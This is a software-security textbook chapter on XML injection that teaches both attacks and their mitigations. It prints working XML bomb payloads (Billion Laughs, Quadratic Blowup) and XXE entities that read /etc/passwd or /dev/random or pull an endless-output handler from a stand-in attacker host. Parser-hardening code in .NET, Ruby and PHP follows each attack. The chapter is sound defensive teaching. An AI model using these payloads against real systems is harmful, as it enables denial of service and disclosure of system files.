Introduction to Software Security

Chapter 3.8.4: XML Injection Attacks

Loren Kohnfelder
loren.kohnfelder@gmail.com

Elisa Heymann
elisa@cs.wisc.edu

Barton P. Miller
bart@cs.wisc.edu

Revision 2.0, March 2022.

Objectives

- Understand what constitutes an XML injection.
- Understand the possible damage from an XML injection.
- Learn two different example XML attacks.
- Learn how to mitigate XML injection attacks.

Examples include XML, Java, Ruby, and PHP.

What is XML?

XML stands for eXtensible Markup Language, a derivative of SGML (upon which HTML is also based) used to represent structured data objects as human-readable text. XML is designed as a format for the storage and transmission of data. XML is extensible so that it can be tailored for any application by defining how data is organized and represented.


The following section provides a cursory overview before we delve into the specifics of attacks. For a complete XML reference see the definitive specifications at https://www.w3.org/XML/Core/ or any of the many books and videos available.

The following simple example is a valid XML document that represents a simple “reminder” data object consisting of three text fields: “to”, “from”, and “body”.

The first line of the text file unambiguously identifies the file as an XML document and declares that it is encoded as Unicode “UTF-8” characters. As a best practice, every XML file should begin with such an identification although it is not strictly required in practice.

```
<?xml version="1.0" encoding="UTF-8"?>
<reminder>
  <to>you</to>
  <from>me</from>
  <body>Smile!</body>
</reminder>
```

Applications should use a standard parser library to consume XML text like this example. The parser converts properly constructed text file streams into a tree structure representation of the data that abstracts away the syntactic details of the source for the application to process directly. For the example above, an XML parser would create a data structure as shown below:


```
<?xml version="1.0" encoding="UTF-8"?>
<reminder>
     <to>you</to>
     <from>me</from>
     <body>Smile!</body>
</reminder>
```

Using the tree structure, software can easily identify the root element (reminder) and that it is well-formed having the three expected sub-elements, each with its corresponding text value available for processing.

Applications use XML as a handy data format for all manner of custom data representations, as well as a number of standard formats that are designed on top of XML. Bear in mind that when handling any of the following kinds of data (and many more than can be listed here, as well) that under the covers an XML parser is likely running and hence these security issues may very well apply.

Some examples of data formats that are based on XML include:

- SOAP (Simple Object Access Protocol)
- .NET configuration files
- Websphere trace files
- XHTML (Extensible Hypertext Markup Language)
- WSDL (Web Services Description Language)
- RSS (Rich Site Summary or Really Simple Syndication)
- SVG (Scalable Vector Graphics)

Types of XML Injection Attacks

The attacks described in this chapter are applicable to any application that parses XML input. Specifically, the attacker creates crafty or malformed XML that the application consumes with the intention of tricking the XML parser to cause some harmful action.

XML parsers with bugs, or that are misconfigured and hence vulnerable to manipulation, are generally susceptible to two kinds of attacks.

- XML Bombs: The XML parser may crash or execute incorrectly given certain input data, resulting in a Denial of Service attack.
- XXE Disclosure: The XML parser may inadvertently leak sensitive information.

The following two sections explain how each of these types of attacks are instigated.

++ Keep in mind that attacks may utilize perfectly valid XML, or possibly malformed XML (unless the parser strictly detects and rejects it cleanly).

XML Bomb Attacks

An XML Bomb may be both well-formed and valid XML, but is designed so as to cause the XML parser, or the application processing its output, to hang or crash executing.

For example, consider the Billion Laughs Attack that consists of a short XML file that manages to expand under XML parsing into some 3 gigabytes of data. The large resultant data typically crashes any application, and it is easy to see how the data size could be scaled arbitrarily larger.

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
 <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

https://en.wikipedia.org/wiki/Billion_laughs_attack

Another example of a similar attack is the Quadratic Blowup Attack, which can also quickly expand to 2.5 gigabytes. (For brevity, the "..." symbol replaces more repetitions below.)

```
 <?xml version="1.0"?>
<!DOCTYPE kaboom [
  <!ENTITY a "aaaaaaaaaaaaaaaaaa...">
]>
<kaboom>&a;&a;&a;&a;&a;&a;&a;&a;&a;...</kaboom>
```

https://en.wikipedia.org/wiki/Billion_laughs_attack

Mitigating XML Bombs

The best way to avoid XML Bombs is for the application to configure the XML parser to disable inline expansion of entities. Without inline expansion the geometric size increase is not available to the attacker and these attacks will be rendered harmless.

When the application requires entity expansion, or if the XML parser does not provide this configuration option, set the parser to enforce a limit on the size of expanded entities.

Here is sample code for the standard .NET 4.0 XML parser to disable inline DTDs:

```
  XmlReaderSettings settings = new XmlReaderSettings();
  settings.DtdProcessing = DtdProcessing.Prohibit;
  XmlReader reader = XmlReader.Create(stream, settings);
```

With this configuration, either of the XML Bombs would not result in excessive memory consumption. Instead of the gigabytes of data, the data structure would show the structure of the entity expansion as it is expressed in the source XML. ++ If the application needed the expanded form of the relevant entity it would have to construct it directly and in the process have the appropriate checks to avoid causing the Denial of Service itself.

Alternatively, here is code to limit the size of expanded entities, also for .NET 4.0 XML parser:

```
  XmlReaderSettings settings = new XmlReaderSettings();
  settings.ProhibitDtd = false;
  settings.MaxCharactersFromEntities = 1024;
  XmlReader reader = XmlReader.Create(stream, settings);
```

With the entity size limited, if an XML Bomb were parsed it would exceed this limit and the XML parser would throw an exception instead of causing a Denial of Service. Naturally, the limit must be set such that it does not impair useful functionality of valid uses.

Finally, here is an example in Ruby showing how to disable entity expansion in Ruby's REXML document parser:

```
REXML::Document.entity_expansion_limit = 0
```

No entity expansion will be permitted with this configuration since the resulting size would exceed zero.

XML External Entity (XXE) Attacks

One feature of general XML that can be used to attack an application is the external entity. By providing an XML input containing a reference to an external entity an attacker can cause the XML parser to read the referenced data and process it into the resultant XML data. The XML External Entity is a means for replacement values to be pulled from external URIs so it can potentially access files as well as network resources. If there is a pathway to expose the resulting data the attacker can manage to exfiltrate the data by exploiting the access privileges of the XML parser process. Alternatively, by referencing a very large data source this can also lead to Denial of Service.

For example, consider an XML input that references the file `/dev/random`, a file stream of pseudorandom bytes that is endless (specifically, successive reading of random bytes will block when the system entropy pool is drained, resupplying more data when entropy is built back up). Since an XML parser will read data from the external entity until end-of-file, it will endlessly consume and construct data eventually overloading the system to failure.

```
<!ENTITY xxe SYSTEM "file:///dev/random" >
```

An example of information disclosure could be an XML input that references the file `/etc/passwd`, the file of user logon information in classic Unix systems. Modern systems no longer store password information but this file potentially contains user names and private contact information.

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
```

In the following example, we see how an attacker can achieve Denial of Service through an XXE attack. In this case, the XXE entity is replaced by the result of executing `dos.ashx`. As we can see below, the `dos.ashx` program produces output in an infinite loop, so the XXE entity will keep growing indefinitely. If, in addition to that infinite loop, an attacker manages to execute the program `dos.ashx` on another machine, then the DoS will affect that machine as well.

```
<!ENTITY xxe SYSTEM "http://www.attacker.com/dos.ashx" >
```

dos.ashx:

```
public void ProcessRequest(HttpContext context) {
        context.Response.ContentType = "text/plain";
        byte[] data = new byte[1000000];
        for (int i = 0; i<data.Length; i++)
                data[i] = (byte)'A';
        while (true) {
                context.Response.OutputStream.Write(data, 0, data.Length);
                context.Response.Flush();
        }
}
```

Mitigating XML External Entity (XXE) Attacks

The simplest way to prevent XXE attacks is to configure the XML parser to avoid resolving external references entirely.

In .NET 4.0, this configuration code prevents this kind of attack:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = null;
XmlReader reader = XmlReader.Create(stream, settings);
```

In PHP, when using the default XML parser:

```
libxml_disable_entity_loader(true);
```

Of course, XML external entities can be useful or even essential, in which case completely disabling the feature is not an acceptable solution. In these cases consider configuring, or if necessary, modifying the XML parser in order to apply one or more of these strategies:

- Enforce a timeout to prevent delaying or very large data volume attacks.
- Limit the type and amount of data that can be retrieved.
- Restrict the XmlResolver from retrieving resources on the local host.

XML Parser Mitigations

Note that modifying an XML parser will be tricky and can easily introduce new security issues. Additionally, relying on local modifications creates the ongoing maintenance problem of keeping up to date with future versions of the base code.

++ Conversely, any XML parser that does not allow safe configuration probably was not written with security concerns in mind and could be difficult to secure without a complete review and considerable effort.

Using an XML parser that can be configured to mitigate security attacks is by far the better approach.

++ An additional mitigation is to check that XML data presented to the XML parser is valid in order to avoid possibly treating arbitrary files as if they were XML by requiring a valid `<?xml>` header. This can be helpful because the XML parser behavior for a malformed XML file may be undefined.

Summary

XML attacks happen when an application that parses specially-crafted XML input causes harm.

Two well-known attacks are XML Bombs (Denial of Service), and XXE or XML External Entity (information disclosure or Denial of Service).

The preferred mitigations are configuration of the XML parser to disable or at least safely limit the features of XML that cause these problems as described above. When configuration is not sufficient, the XML parser needs modification but this is a more risky and labor intensive method.

Exercises

1. Create an original XML Bomb and write a simple application to parse the XML triggering the vulnerability. Configure the XML parser to mitigate the attack and confirm that it works.
2. Create an original XXE attack to disclose information and write a simple application to parse the XML triggering the vulnerability. Configure the XML parser to mitigate the attack and confirm that it works.
3. Design a simple XML parser with emphasis on making it safe by default. Can you mitigate all the XML injection attacks discussed completely with default configuration?